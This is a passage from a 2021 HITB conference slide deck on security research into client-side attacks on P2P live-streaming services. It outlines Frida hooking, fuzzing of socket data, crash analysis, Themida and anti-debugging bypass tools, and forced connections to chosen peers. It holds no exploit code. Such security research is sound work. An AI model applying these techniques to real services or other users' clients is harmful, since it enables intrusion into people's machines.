

TRACK2

HITBSECCONF

AMSTERDAM - 2021

# Client-Side Attack on Live-Streaming Services Using Grid Computing

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Seungmin Yoon(@sunnytony)

TaiSic Yun(@t4131c)


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# About Us



TaiSic  
Yun



Taiho  
Kim



Suhwan  
Myeong




Sunhong  
Hwang



Seungmin  
Yoon

# What is Grid Computing?



# Type of Grid Computing

- Computational Grid

- Performing complex operations using functions such as CPU or GPU

- Data Grid 

- Sharing and managing large amounts of distributed data

- Access Grid


- A collection of resources and technologies that enables large format audio and video based collaboration between groups of people in different locations

# Case Study: What uses Grid Computing



- P2P Based Services

- e.g.

- File upload/download platform
- Live-Streaming service platform



# Live-Streaming Service and Grid Computing



Company A



Company B



Company C

## 01. Building Environment for Test

- ✓ Tested in private channel to prevent harm to other clients
- ✓ Filter IP/PORT during on hooking with Frida

## 02. Process Execution Flow Analysis

- ✓ Process execution flow analysis with monitoring tools
- ✓ Checking privilege of process

## 03. Protocol Analysis

- ✓ Analysis of packet flows and data protocol using Wireshark
- ✓ Hooking with Frida

## 04. Code Analysis

- ✓ Static Analysis using disassembler
- ✓ Dynamic Analysis using debugger and hooking

## 05. Mutation

- ✓ Mutating received data by hooking recv()
- ✓ Mutating data to send by hooking WSASend()/Send()

## 06. Crash dump Analysis

- ✓ Prevent to send crash dump to server
- ✓ Root Cause Analysis

# HARD THINGS

## 1 Real-Time Service : Independent execution is impossible

- Hooking-based analysis using Frida
- Analysis after triggering crash using Windbg and Pykd

## 2 Anti-Debugging & Themida Protector

- Themida unpacking script, pe-sieve, memory dump
- Cheat Engine VEH Debugger, x64dbg ScyllaHide

## 3 Can't control peer connection

- Using Python, write automation code to repeat reconnection until connected to a specific IP
- Write forced connection code to establish a socket connection to a specific client

## 4 Too large scale to analyze all

- Measure code coverage using LightHouse
- Focusing on the API used for grid communication.

## 5 RAM Availability & Network traffic

- Bought more RAM and better WIFI...




# Bypass Themida

```
Function name
f CXMLParser::GetReturnText(void)
f CXMLParser::GetReturnInnerTextCount(void)
f CXMLParser::operator=(CXMLParser const &)
f start
f sub_98D009
f sub_98D044
```

Not Readable Binary

Line 6 of 6




```
Function name
f sub_401FF0
f sub_402110
f sub_4021F0
f sub_402430
f sub_402550
f sub_402690
f sub_4028E0
f sub_4029E0
f sub_402B60
f sub_402E30
f sub_402E50
f sub_402EC0
f sub_402F00
f sub_402F70
f sub_403290
f sub_4034A0
f sub_4036C0
f sub_403750
```


Readable Binary

Line 15 of 2104

# Process Flow




# Process Structure




# Grid Structure

## Socket Connection

### Tree based Grid

